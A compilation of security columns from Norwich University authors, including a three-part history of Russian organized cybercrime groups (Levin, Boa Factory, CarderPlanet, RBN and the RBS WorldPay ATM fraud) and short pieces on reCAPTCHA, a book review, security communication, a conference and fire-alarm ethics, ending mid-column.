The CJ341 Cyberlaw & Cybercrime course< http://www.mekabay.com/courses/academic/norwich/cj341/ > in the Criminal Justice< http://norwich.edu/academics/socialscience/justiceStudies/index.html > department at Norwich University< http://www.norwich.edu > requires a short (3,000 word) term paper from each student. The students choose relevant topics that interest them and work through the semester on outlines and drafts before submitting their final version for grading. The paper by US Army ROTC Cadet Bradley Guinen demonstrated excellent research and provided interesting information for his fellow students and for readers of this column. Cadet Guinen and Mich Kabay collaborated closely in adapting Guinen's work for this series of three columns.

* * *

There was a time when computer criminals were mostly interested in "rep" – reputation.< http://www.mekabay.com/overviews/history.pdf > However, cybercrime has become more organized. "The majority of data breaches are the result of organized crime," says Nick Holland< http://www.csoonline.com/article/503308/organized-cybercrime-revealed >, an analyst at Aite Group< http://www.aitegroup.com/ >, a research and advisory firm focused on business, technology, and regulatory issues. Cybercrime has created a new frontier for organized crime; Dmitri Alperovitch< http://blogs.mcafee.com/author/dmitri-alperovitch >, an Internet threat researcher for McAfee, says "The current security environment is ripe for cybercriminals. Unlike other types of crimes, cybercrime has low barriers to entry, there is little prevention and few enforcement mechanisms, and the returns can be enormous! The ease of doing business has facilitated a reported 275,000 incidents in 2008 which translates to about $265 million lost in the U.S. Alone." These organized cybercrime groups are located all around the world, but one place in particular has been a hotspot for organized groups of cyber criminals: Russia.< http://www.crn.com/news/security/218800207/blackhat-usa-2009-russians-organized-crime-heritage-paved-way-for-cybercrime.htm?itc=refresh >

Russia's long-standing history of organized crime< http://www.youtube.com/watch?v=U1u2PrPqdUc > has nurtured a current crop of cybercrime organizations dedicated to the theft of personal and financial information and political hacktivism. During a BlackHat USA presentation in 2009, Dmitri Alperovitch stated that "Russia's history of organized crime has paved the way for the emergence of highly sophisticated cybercrime groups that have spearheaded the emergence of Internet worms, botnets, spamming, phishing, and credit card forums." Alperovitch traced Russian organized crime to the Lenin & Trotsky era. Many of these criminal organizations had their beginnings in the infamous gulags< http://gulaghistory.org/nps/ > of the Soviet era. They followed a strict code known as "The Thieves' Code" which basically alienated the individual from his or her family and entirely committed themselves to the organization.< http://www.fas.org/irp/world/para/docs/rusorg3.htm > To break any of these rules usually ensured mutilation or death. Every member of these organizations had to view crime as "a way of life…" and had to be "willing to live and die for their organization."< http://www.crn.com/news/security/218800207/blackhat-usa-2009-russians-organized-crime-heritage-paved-way-for-cybercrime.htm?itc=refresh > Such loyalty enabled these Russian cybercrime groups to be highly productive.

At first Russian cybercrime was off the radar only being noted for software piracy until in 1994 Vladimir Levin and his collaboration of hackers were able access more than 10 million dollars through computerized systems from Citibank over the course of a few weeks.< http://www.cab.org.in/Lists/Knowledge%20Bank/Attachments/64/InternetFraud-VL.pdf > Levin and his colleagues used stolen key codes, user IDs, and passwords to wire transfer various amounts ranging from thousands to tens of thousands to accounts his group controlled in the United States, Finland, Netherlands, Germany, Israel, Argentina, and Indonesia. It was only in July 1994 that Citibank customers began reporting a total of $400,000 missing from two accounts. The Citibank's security system was able to flag two transfers in August 1994. One was for $26,800, the other for $304,000. Bank officials immediately contacted the FBI, which began tracking Levin as he continued to trespass into Citibank's systems and make more transfers. They tracked a total of 18 login sessions over a few weeks between June and October 1994. Through the efforts of the FBI authorities, Citibank officials, and Russian telephone employees, they pinpointed the source of Levin's operation to the workplace of Levin in St. Petersburg, Russia. He was finally arrested in Heathrow airport in London in March 1995. But this was just one of the first occurrences that brought Russian organized cybercrime to the FBI's watch list.

More in part two of this three-part series.

* * *

Bradley Guinen< bguinen@norwich.edu > is due to graduate from Norwich University in 2013 with a BSc in Computer Security and Information Assurance. He is a proud member of the US Army Reserve Officer Training Corps< http://www.norwich.edu/cadets/armyrotc/index.html > at Norwich University, home of the ROTC< http://www.norwich.edu/cadets/rotcrequirements.html >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Russian Cybermafia:
Boa Factory & CarderPlanet

by M. E. Kabay & Bradley Guinen

The paper written by Cadet Bradley Guinen of Norwich University for his CJ341 Cyberlaw & Cybercrime class provided the basis for this series of articles. Cadet Guinen and Mich Kabay collaborated closely in converting Guinen's essay into a series of articles for Network World Security Strategies. This second article started with a paragraph from the student's essay and has been rewritten and expanded by Mich Kabay.

* * *

At the 2009 BlackHat Conference USA< >, researchers Dmitri Alperovitch < http://www.mcafee.com/us/mcafee-labs/team/dmitri-alperovitch.aspx >, Vice President of Threat Research at McAfee, and J. Keith Mularski< https://365.rsaconference.com/community/connect/rsa-conference-usa-2009/blog/2009/04/22/interview-keith-mularski-public-policy-award-winner >, Supervisory Special Agent for the US Federal Bureau of Investigation's (FBI's) Cyber Initiative and Resource Fusion Unit < http://www.fbi.gov/news/stories/2009/march/fusion_031209 >and the National Cyber-Forensics & Training Alliance< http://www.ncfta.net/ > collaborated on a presentation entitled "Fighting Russian Cybercrime Mobsters: Report from the Trenches."< http://www.blackhat.com/presentations/bh-usa-09/ALPEROVITCH/BHUSA09-Alperovitch-RussCybercrime-PAPER.pdf > Page 3 of their report discusses Roman Vega of Ukraine, who also used the alias "Roman Stepanenko," but was more popularly known as "BOA", started a Website called boafactory.com in the late 1990's. They write,

> Boa Factory was a one-stop clearing house for buying and selling virtually all assets produced by financially-motivated online criminal activity of that time. One could get plastic cards, raw "dumps" (magnetic stripe data from bank and credit cards), traveler's checks and even counterfeit passports. Vega was eventually arrested while vacationing in Cyprus (a popular European destination for Russian and Ukrainian tourists) in June 2004, extradited to California and charged with a 40-count indictment of wire fraud and trafficking in stolen credit cards. Another indictment in New York for access device fraud and money laundering followed 2 years later and convictions eventually secured.

Another useful report that includes details of the Boa Factory and many other criminal gangs is the 56-page White Paper entitled "Cybercrime and Hacktivism" prepared by François Paget< http://fr.linkedin.com/pub/francois-paget/7/379/876 >, a Paris-based Senior Threat Researcher for McAfee and a prolific and brilliant commentator on the security scene.< http://blogs.mcafee.com/author/Francois%20Paget > On page 36 of his paper, Paget writes that "In June 2009, he [Vega] was extradited to the United States and turned over to the federal court. He is accused of embezzling more than US$2.5 million."

According to Alperovitch and Mularski, Vega/Stepanenko and several other criminals met in May 2001 at a restaurant in Odessa with a criminal calling himself "Script" and others to form a new organization called CarderPlanet. The site quickly became a bazaar for the "purchase, review and distribution of cybercriminals goods and services, as well as providing tutorials for new members looking to get a quick 'Getting Started' guide to online fraud schemes."

David Munns, writing in his blog< http://blogs.creditcards.com/davidm.php > on the CreditCards.com site, has a detailed history of CarderPlanet in "The secret history of CarderPlanet.com and Dmitry Ivanovich Golubov."< http://blogs.creditcards.com/2008/05/secret-history-of-carderplanet.php > Originally written in

May 2008, the article was updated in August 2010 after "the arrest of Vladislav Anatolievich Horohorin, 27, aka 'BadB' of Moscow, Russia, one of CarderPlanet's founders. He was arrested as he boarded a Moscow-bound plane in Nice, France."< http://www.creditcards.com/credit-card-news/carderplanet-badb-data-thief-cybercriminal-arrested-1282.php > BadB, a cartoonist, posted aggressively anti-American graphics on his badb.biz carder site. He was described as one of the top five cybercriminals in the world and was indicted for "access device fraud and aggravated identity theft."< http://www.personal-finance.com/stories/vladislav-anatolievich-horohorin-charged-selling-stolen-credit-card-d >

Munns' article is full of unexpected and entertaining details of the case. Here are some highlights (lowlights?):

- "Script" launched an advertising campaign for CarderPlanet.com.
- Criminals arrested in 2004 with counterfeit credit cards claimed that "Script" was Dmitri Golubov, a "part-time student at Mechnikov University in Odessa, Ukraine…."
- CarderPlanet.com shut down in late The U.S. Secret Service, as part of "Operation Firewall," shut down that site and others in 2004,2004 but similar sites continued and grew despite crackdowns by many police forces from various countries including the USA's Secret Service in "Operation Firewall."< http://searchsecurity.techtarget.com/news/article/0,289142,sid14_gci1146949_mem1,00.html >
- In July 2005, Ukrainian police arrested Golubov and found "found three computer hard drives and other electronics equipment that had been cooked in a wok" along with an electromagnetic-pulse generator designed to wipe magnetic information off disk drives.
- In December 2005, Golubov was released by a judge on the grounds that there was insufficient proof of his link to the pseudonymous "Script."
- Golubov started "a political party called the Internet Party of the Ukraine."

In a subsequent posting from May 2008, "Notes from the underground: The next generation of carders,"< http://blogs.creditcards.com/2008/05/notes-from-the-underground.php > David Munns continued his review of the credit-card fraud industry with a detailed and well-documented summary.

Next: the Russian Business Network (RBN) and the attack on RBS WorldPay.

* * *

Bradley Guinen< bguinen@norwich.edu > is due to graduate from Norwich University in 2013 with a BSc in Computer Security and Information Assurance. He is a proud member of the US Army Reserve Officer Training Corps< http://www.norwich.edu/cadets/armyrotc/index.html > at Norwich University, home of the ROTC< http://www.norwich.edu/cadets/rotcrequirements.html >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Russian Cybermafia:
RBN & the RBS WorldPay Attack

by Bradley Guinen & M. E. Kabay

The paper written by Cadet Bradley Guinen of Norwich University for his CJ341 Cyberlaw & Cybercrime class provided the basis for this series of articles. Cadet Guinen and Mich Kabay collaborated closely in converting Guinen's essay into a series of articles for Network World Security Strategies.

* * *

The Russian Business Network (RBN) is infamous for its involvement in malicious software, DDOS attacks, hacking, child pornography, and spam. Much like other Russian cybercrime syndicates the Russian Business Network had its roots in the old fashion selling hacking tools and services that could even penetrate many U.S. government systems.< http://www.bizeul.org/files/RBN_study.pdf > Since then the RBN has scaled up its operations to include the creation of a program called Black Energy, which is a tool used to control a botnet, a large group of infected computers, which in turn are used in an assault on a targeted Website to paralyze it and shut the site down.

In a report by Siobhan Gorman and Evan Perez in December 2009, the *Wall Street Journal* published claims< http://online.wsj.com/article/SB126145280820801177.html > that the FBI was "probing a computer-security breach targeting Citigroup Inc. that resulted in a theft of tens of millions of dollars by computer hackers who appear linked to a Russian cyber gang." The report implied that Black Energy was being used in the attack.< http://www.computerworld.com/s/article/9142578/Report_Russian_gang_linked_to_big_Citibank_hack >. However, within hours of publication, "Citigroup and a federal law enforcement source … refuted a claim that the bank's customers lost millions of dollars in an advanced cyber heist over the summer, leaving lingering questions over details of the alleged attack."< https://www.networkworld.com/news/2009/122209-citigroup-law-enforcement-refute-cyber.html >

Even though that particular attack turned out to be illusory, the RBN really did organize an extraordinary attack known as the RBS WorldPay< http://rbsworldpay.us/ > scam in November 2008.< http://www.networkworld.com/community/node/38366 >. Eastern European criminals were able to hack past WorldPay's sophisticated encryption system used on payroll debit cards and extract information pertaining to these cards.< http://www.justice.gov/opa/pr/2009/November/09-crm-1212.html > They used the stolen data to create hundreds of fake automated teller machine (ATM) debit cards. Then simultaneously around the world, the organized crime group used these fake ATM cards to withdraw the maximum amounts permitted. They stole about $9M dollars from more than 2,100 ATMs in over 280 cities, in countries such as the United States, Russia, Ukraine, Estonia, Italy, China, Japan, and Canada in 12 hours. A year later, eight men were indicted by a federal grand jury in Atlanta.< http://threatpost.com/en_us/blogs/us-takes-down-9-million-rbs-worldpay-hacking-ring-111009 >

In August 2010, one of the accused, Sergei Tšurikov, 26, of Tallinn, Estonia, was successfully extradited to the United States to stand trial.< http://www.justice.gov/opa/pr/2010/August/10-crm-908.html > Unfortunately, in Russia, the alleged leader of the gang involved in the scheme, Victor Pleschuk, 28, was merely given a four-year suspended sentence (probation) and ordered to pay restitution of U$8.9M to RBS WorldPay.< http://www.networkworld.com/news/2010/090810-report-rbs-worldpay-hacker-gets.html >

Readers can estimate for themselves the likelihood that Pleschuk will ever successfully repay this amount.

[Mich Kabay adds:]

In my opinion, international cybercrime will continue to grow. With many countries in the world governed by corrupt bureaucrats and jurists ready to accept bribes< http://www.oecd.org/department/0,3355,en_2649_34855_1_1_1_1_1,00.html > to overlook or even support criminal groups that bring revenue into their countries – and their personal pockets – it is unlikely that we will see a significant reduction in such activities in the foreseeable future.< http://www.scribd.com/doc/49339270/2011-EECTF-European-Cyber-Crime-Survey > And just wait until the People's Republic of China gets more heavily involved: a totalitarian country with no discernable rule of law< http://catdir.loc.gov/catdir/samples/cam033/2002073483.pdf > but with the largest population on the planet is already a significant source of enormous cyber-criminality.< http://news.techworld.com/security/8871/chinese-hacking-threat-set-to-grow/ > The cyberfraud epidemic is only going to get worse.

* * *

Bradley Guinen< bguinen@norwich.edu > is due to graduate from Norwich University in 2013 with a BSc in Computer Security and Information Assurance. He is a proud member of the US Army Reserve Officer Training Corps< http://www.norwich.edu/cadets/armyrotc/index.html > at Norwich University, home of the ROTC< http://www.norwich.edu/cadets/rotcrequirements.html >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

reCAPTCHA Illustrates Human Ingenuity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The "Completely Automated Public Turing test to tell Computer and Humans Apart" (CAPTCHA) is the squiggly word that appears on Web sites to stop bots from sending spam and doing other vile deeds.< http://www.networkworld.com/newsletters/sec/2005/0613sec2.html > In the 12 September 2008 issue of *_SCIENCE_* magazine (Vol 321 p. 1465), computer scientists Luis von Ahn< http://www.cs.cmu.edu/~biglou/ >, Benjamin Maurer< http://bmaurer.blogspot.com/ >, Colin McMillen< http://colinm.org/ >, David Abraham< http://www.cs.cmu.edu/~dabraham/ > and Manuel Blum < http://www.cs.cmu.edu/~mblum/ > from the Computer Science Department of Carnegie Mellon University in Pittsburgh report on an innovative application of CAPTCHAs: potentially using the more than 100 million applications of human intelligence in decoding the symbols for useful work.

The first application involves supplementing machine intelligence applied to optical character recognition (OCR). Currently, there is an enormous worldwide effort to transcribe existing printed documents into digital form for increased availability and (one hopes) long term storage (although the stability and usability of digital storage in the face of technological change is the subject of much concern)< http://www.networkworld.com/newsletters/sec/0522sec1.html >. The reCAPTCHA system "is used by more than 40,000 Web sites … and demonstrates that old print material can be transcribed, word by word, by having people solve CAPTCHAs throughout the World Wide Web. Whereas standard CAPTCHAs display images of random characters rendered by a computer, re-CAPTCHA displays words taken from scanned texts." Words which OCR programs have not been able to recognize are stored and then randomly supplied from a database as part of a two word CAPTCHA; the second word is a regular computer-generated CAPTCHA. Both the graphical symbol from the database of uncertain words and a computer-selected ordinary-word CAPTCHA are suitably distorted to prevent machine recognition. If the user types in the correct spelling of the second CAPTCHA, then the user's interpretation of the first CAPTCHA is recorded as a possible transcription.

"To account for human error in the digitization process, reCAPTCHA sends every suspicious word to multiple users, each time with a different random distortion" and combined with different control words. The process includes additional controls in cases of discrepancies. Careful analysis of the results suggests accuracy higher than 99% -- acceptable by industry standards and better than standard OCR. Furthermore, the researchers found that it takes no longer (around 13 seconds) to decipher a two word reCAPTCHA than to decipher a one word CAPTCHA that uses gibberish.

The authors emphasize that reCAPTCHA is "a proof of concept of a more general idea: 'Wasted' human processing power can be harnessed to solve problems that computers cannot yet solve. Some have referred to this idea as 'human computation.'" For example, a CAPTCHA-like system called ASIRRA < http://research.microsoft.com/asirra/ > asks users to distinguish among pictures of dogs and cats -- and can include photos from local animal shelters to promote adoption of homeless critters. Another approach involves working challenging computational problems into computer games; the authors write, "People play these games and, as a result,

collectively perform tasks that computers cannot yet perform. Inspired by this work, biologists have recently built Fold It < http://fold.it >, again in which people compete to determine the ideal structure of a given protein." You will find several other amusing games of this type at the Games With a Purpose (GWAP) site.< http://www.gwap.com/gwap/ >

Anyone interested in installing reCAPTCHA on Web sites can find full documentation online.< http://recaptcha.net/ >

I hope that readers will come up with innovative applications of these ideas to the security field. If you do, please drop me a line and I'll be glad to work with you to publicize your ideas.

I'm already, ah, GWAPing in amazement at the human ingenuity displayed in this work and look forward to further displays of creativity.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Zero Day Threat:
Deep Analysis + Fun = Excellent Read

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Today I'm pointing to an excellent book by Pulitzer Prize winning journalist Byron Acohido < http://www.usatoday.com/community/tags/reporter.aspx?id=88 > and his *USA Today* colleague Jon Swartz < http://www.usatoday.com/community/tags/reporter.aspx?id=321 > called *Zero Day Threat: The Shocking Truth of How Banks and Credit Bureaus Help Cyber Crooks Steal Your Money and Identity.*< http://zerodaythreat.com/ >

The title page presents the authors' definition of *zero day threat*: "a hazard so new that no viable protection against it yet exists." Other experts would refer to a *zero-day exploit* < http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci955554,00.html >. The theme of the book is that the largely unregulated credit card industry has put millions of people in financial difficulties through error, fraud and deliberate resistance to anti-fraud measures.

The last page of the text summarizes the situation: "Cybercrime has evolved into a full-fledged, thriving economy operating on a global scale. Two distinct markets have emerged: one revolves around the harvesting of sensitive data, the other around supplying the goods and services needed to convert stolen data into tangible profit. The use of the Internet as a global communications and transactions channel for criminal pursuits has become ingrained. Meanwhile, law enforcement outside of North America remains negligible; banks, merchants, and media companies continue to enable more types of online transactions, and consumers continue to be seduced by the convenience of our card-based payments system and the Internet."

The authors write in a breezy, journalistic style that is tremendous fun – it reads almost like a novel in places. "Bereft of any furniture to speak of, the apartment was thoroughly trashed. It looked to [Detective Bob] Gauthier, a lifelong hockey player who, at age forty-eight, still played goalie on the police league team, as if a rampaging winger had gone berserk in the place. Shattered glass from unknown knickknacks and dinnerware littered the floor. Elongated gashes marred the walls, as if someone had been doing drills with his hockey stick and the walls got in the way. The glass oven door was obliterated."

Alternating through descriptions of real-life crime, interesting detective work, forensic investigations, and economic analysis, the book is packed with good reading and good information about today's economic crimes. I have assigned it as required reading in my new senior special-topics seminar, "Politics of Cyberspace" (IS406)< http://www.mekabay.com/courses/academic/norwich/is406b/index.htm > that I'll be leading at the School of Business and Management< http://www.norwich.edu/academics/business/ > at Norwich University < http://www.norwich.edu > in Spring 2009.

The authors have a five-minute video about the book on their Web site, which has hundreds of useful links for in-depth news articles as well as current discussions. Reading their blog there is like seeing the next edition of the text in progress. There's also an interesting interview about their work by Dean Takahashi at *VentureBeat* < http://venturebeat.com/2008/04/04/qa-with-

byron-acohido-on-zero-day-threat-identity-theft-book/ >.

Good job, guys!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Don’t be a Blobmonger

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Sharon Mudd, MSIA, CISSP, CISA graduated from the Master of Science in Information Assurance (MSIA) program at Norwich University< http://www.graduate.norwich.edu/infoassurance/ > in June 2008. She contributes today’s column – what follows is entirely her own work with minor edits.

* * *

Do you remember the quintessential horror movie “The Blob?”< http://www.imdb.com/title/tt0051418/ > OK, technically, I don’t either. I am not old enough (it was released in 1958). But, I do remember hearing about it and seeing clips from it used in other movies or TV shows. Recently, on a morning radio show, I heard the host describe the villain as an amorphous thing that attached itself to one person, ate him, and then proceeded to eat half the town. That summary struck me as almost exactly the same kind of description given for many of the complex security problems seen over the last several years.

Here’s the problem, though: regular people do not want to hear about some vague entity waiting in the shadows to insinuate itself into their computers. That holds true for at home users as well as business executives. But they also have no patience for wading through the ever-so-enthralling details of IP addresses, code fragments, and vulnerable ports.

So, borrowing a quote from the film’s protagonist, Steve Andrews (played by Steve McQueen): “How do you get people to protect themselves from something they don't believe in?”

Too many times what the general public (or even our management) hears from us geeks sounds like the same warnings of impending doom Steve was giving the people in the movie. “You’re in danger: a thing has come to town and is eating everything in its path. We may not be able to stop it.”

In familiar security terms, they attempt to instill fear, uncertainty, and doubt (FUD) so that the folks with the cash will give it to us to protect their assets. The trouble is that if we try to solve all problems with FUD, pretty soon the panic will be replaced by complacency. People only have so much roil-ability before our emergencies start becoming old-news. This is bad.

I can think of several reasons why we, as information security professionals, still resort to Blobmongering. Here are my top candidates:

- In the world of 24-hour TV and Internet news coupled with increased home computer use, flashy exploits have gotten too much exposure. The enormous volume of information available overwhelms people. Even security professionals can be overwhelmed.
- Unfortunately, some security professionals seem to think that non-security people are too stupid to understand the complexity of the situation(s).
- Some business leaders are not patient enough or simply not willing to discuss technical

issues, forcing security leaders to explain issues in overly simple terms.

The first step in correcting the problem is for security folks to recognize that we need to get better at extracting ourselves from the bits and bytes of detail. We need to present the bigger picture without resorting to gross overgeneralization Our colleagues must understand _*why*_ they need to pay attention and we have to present the information they need in as non-Blobish a manner as possible. That means we need to learn to speak human rather than geek if we want to be heard.

Here's a practical example. Some friends were in the habit of forwarding chain-emails and I sent them the following message. "Hey gang – can you please stop copying us on these kinds of group chain emails? I don't like them coming in and bringing their potential viruses with them. They clog up my inbox could potentially let someone steal my identity. I have no patience for them and I would rather [my child] not get all of them either." That message was not in techie-talk and was not Blobmongering, either. I identified a problem and gave some consequences, in simple language, (viruses and identity theft). Granted this message would not have passed muster in a business context, but the basic principle is there.

Turning the corner in this headline society is not going to be easy and it will take us out of the tech-speak comfort zone. But if you can master that art of relaying security problems in practical terms it will help you relay the appropriate sense of urgency to those who need to listen. As a bonus, it will also increase your credibility so that in those extreme cases when you really need to scramble the troops to deal with a real monster, they will be willing to trust you that The Blob really is eating half the town and MUST BE STOPPED.

* * *

Sharon Mudd, MSIA, CISSP, CISA is an Information Risk Consultant with more than 18 years of information technology and security experience in the financial services, healthcare, telecommunications, and government sectors. She welcomes comments by e-mail <mailto:mudd_msia@bellsouth.net>.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Securing the eCampus 2008:
Dartmouth Conference Promises Interesting Ideas

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

University and college campus electronic security presents special problems for information assurance (IA) specialists. The culture of academia is not inherently supportive of restrictions on access to knowledge and information compartmentalization. Academic institutions have faced legal challenges over violations of intellectual property rights by students and faculty. In many institutions, security policies are weak or vague because of control by faculty members who have limited understanding and less interest in security. Even where there are policies in place, academic information security officers constantly face challenges from innovative and rebellious members of their communities who find technical ways of getting around technical barriers intended to maintain those security policies.

Dartmouth College < http://www.dartmouth.edu/ >, in Hanover, New Hampshire< http://www.hanovernh.org/ >, has a history of computing that dates to a demonstration of remote computer access over telephone lines by Bell Labs' George Stibitz< http://ei.cs.vt.edu/~history/Stibitz.html > in 1940, through the creation of the BASIC computer language by former professors John Kemeny< http://scidiv.bcc.ctc.edu/Math/Kemeny.html > and Thomas Kurtz< http://www.bookrags.com/biography/thomas-eugene-kurtz-wcs/ > in the 1960s (Dr Kurtz was one of my PhD examiners in 1976), to the present as one of the first campuses to offer ubiquitous wireless network access.

Dartmouth College will host its second conference on *Securing the eCampus: Building a Culture of Information Security in an Academic Institution* November 11-12, 2008< http://www.dartmouth.edu/comp/about/conferences/security/ >. Focusing on the unique challenges of cyber security in academia, the conference welcomes CIOs, CISOs, and other academic IT leaders to discuss and explore what it takes to develop a more secure information environment on college campuses. This workshop is co-sponsored by Dartmouth's Institute for Security, Technology, and Society< http://www.ists.dartmouth.edu/ > and Dartmouth's Computing Services Department< http://www.dartmouth.edu/comp/ >.

Ellen Waite-Franzen,< http://www.dartmouth.edu/comp/about/conferences/security/waite-franzen.html > Vice President for Information Technology and Chief Information Officer at Dartmouth and a co-host of the event, notes: "When I started in this business, we all knew that computing technology was exciting, fast-moving, and sometimes risky. But the risks 10 years ago were nothing like the exposures we face today. Today, the lives of our institutions depend on network services at every single level, and it's critical to constantly review security best practices and consult with our colleagues to maintain the computing trust of our constituents."

Professor Denise Anthony,< http://www.ists.dartmouth.edu/people/faculty/anthony.html > Research Director of the Institute for Security, Technology, and Society, chair of the Sociology Department, and the other co-host of the conference agrees, adding, "Computing is a topic and a theme that intersects every academic and administrative department on a college campus. Recognizing computing as the collective resource that it is can help to ensure that we work cooperatively to address not only our individual needs, but also to share information and work together to address security and privacy issues that challenge us all."

The 2008 program was developed considering comments from last year's event. The first day of the conference, Tuesday the 11th of November, will be held at the Courtyard by Marriott< http://www.marriott.com/hotels/travel/lebcy-courtyard-hanover-lebanon/ > in nearby Lebanon, NH< http://www.lebcity.com/public_documents/index >, and will feature presentations from academic, industry, and journalist IT leaders who will discuss a variety of topics including:

- IT and the current campus environment
- Emerging trends and the future of information security
- Getting executive support for security programs
- Tensions between securing against legal pressure (i.e., copyright complaints, CALEA, and so on) and maintaining an open environment
- Developing an information security awareness program

Day two will be held on the Dartmouth campus on Wednesday the 12th of November and will feature several sessions including:

- Building a Security Operations Center
- Emerging trends regarding digital investigation and how they might impact incident response preparedness
- Authenticating remote learners (a panel I'll be leading that I'm calling "On the Internet, No One Knows You're a Dog"< http://weblogs.mozillazine.org/gerv/archives/2007/images/internet_dog.jpg >)
- Developing an information security course

For the detailed agenda, speaker bios, and registration information, please visit the conference website. < http://www.dartmouth.edu/comp/about/conferences/security/ >

I hope to see you there – do say hello if you can attend.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Ethics and Fire Alarms

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Norwich University < http://www.graduate.norwich.edu > MSBC< http://www.graduate.norwich.edu/business-continuity/ > Program Director Dr John Orlando contributes another in his series of essays about business continuity.

* * *

What do you do when the fire alarm goes off at work? If you're like most people, you think to yourself, "Great, an interruption right in the middle of my (x, y, z) project. I hope this won't take too long." You reluctantly shuffle outside and mill around with everyone else until someone gives the all-clear signal to head back to work.

We've been conditioned by years of fire drills to assume that alarms are either tests or false alarms, and just mean a twenty-minute work break. But if a fire alarm is to serve its function, we need to assume—or at least pretend—that it's the real thing. Most important, we need to assume that we will not be returning to work.

I learned about this first hand years ago when I was staying at a hotel in New York City. I was returning from a jog one morning, standing in the hall in my running clothes, when the fire alarm went off. I decided to go in to my room to get my wallet and then started heading down the stairs with everyone else. It turned out that a transformer in the building had caught fire.

Although that fire was minor, regulations required that the fire inspector go through the entire building to look for other potential damage before anyone was allowed back in. The building was closed for two days. We couldn't even retrieve our clothes. I spent that day touring NYC in sweaty running clothes explaining my odd appearance to restaurant people and the like. Luckily, I had my wallet and so could buy meals, tour tickets, and eventually a set of new clothes. I would have been in real trouble without it.

What does this have to do with business continuity? Well, many people would say that I did the wrong thing by taking the time to retrieve my wallet instead of immediately heading for the nearest exit. Was it a reasonable risk?

A similar question came up recently in a discussion on a business-continuity bulletin board < http://groups.yahoo.com/group/discussbusinesscontinuity > about whether it is OK to advise employees to take their laptops with them when they hear a fire alarm. Most commentators thought that employees should not be told to take their laptops because life is more valuable than business.

But I'm not so sure it's as simple as that. Most companies advise employees to grab personal belongings, such as coats or purses, on the way out. A laptop can be undocked or unplugged in a couple of seconds—no one is saying that they should wait for the full shutdown sequence or even the undocking process. There isn't any more time invested than grabbing a coat.

It might even be that requiring people to take their laptop actually improves response time by breaking them of the it's-only-a-fire-drill mindset and getting them to take it seriously. Take a look at how employees react to fire alarms and you will see them finishing up phone conversations, adding a few sentences to a document, waiting for friends, etc. Taking your laptop reminds you that you might not be coming back because it might be the real thing.

As is often the case with ethical questions, the issue is not easily solved with absolutes like "life is more valuable than business." If safety always trumped other considerations, then we would not allow car radios in cars – and certainly not text-message ads via RDS < http://findarticles.com/p/articles/mi_qn4156/is_/ai_n9627466 >. Information assurance and business continuity practitioners face many ethical issues that have yet to be explored and I hope that we will engage in vigorous discussion about these issues.

* * *

John Orlando, PhD, MSIA is Program Director of the Master of Science in Business Continuity. < http://www.graduate.norwich.edu/business-continuity/ > He frequently teaches courses in ethics at Norwich University in the School of Humanities as well as lecturing on business continuity.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

ARROGANCE OR EFFICIENCY?
Part 1: The Disappearing Message Text

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Earlier this year, I was writing an e-mail message using Microsoft Office Outlook 2007 and clicked on the button for adding one of my signature blocks.

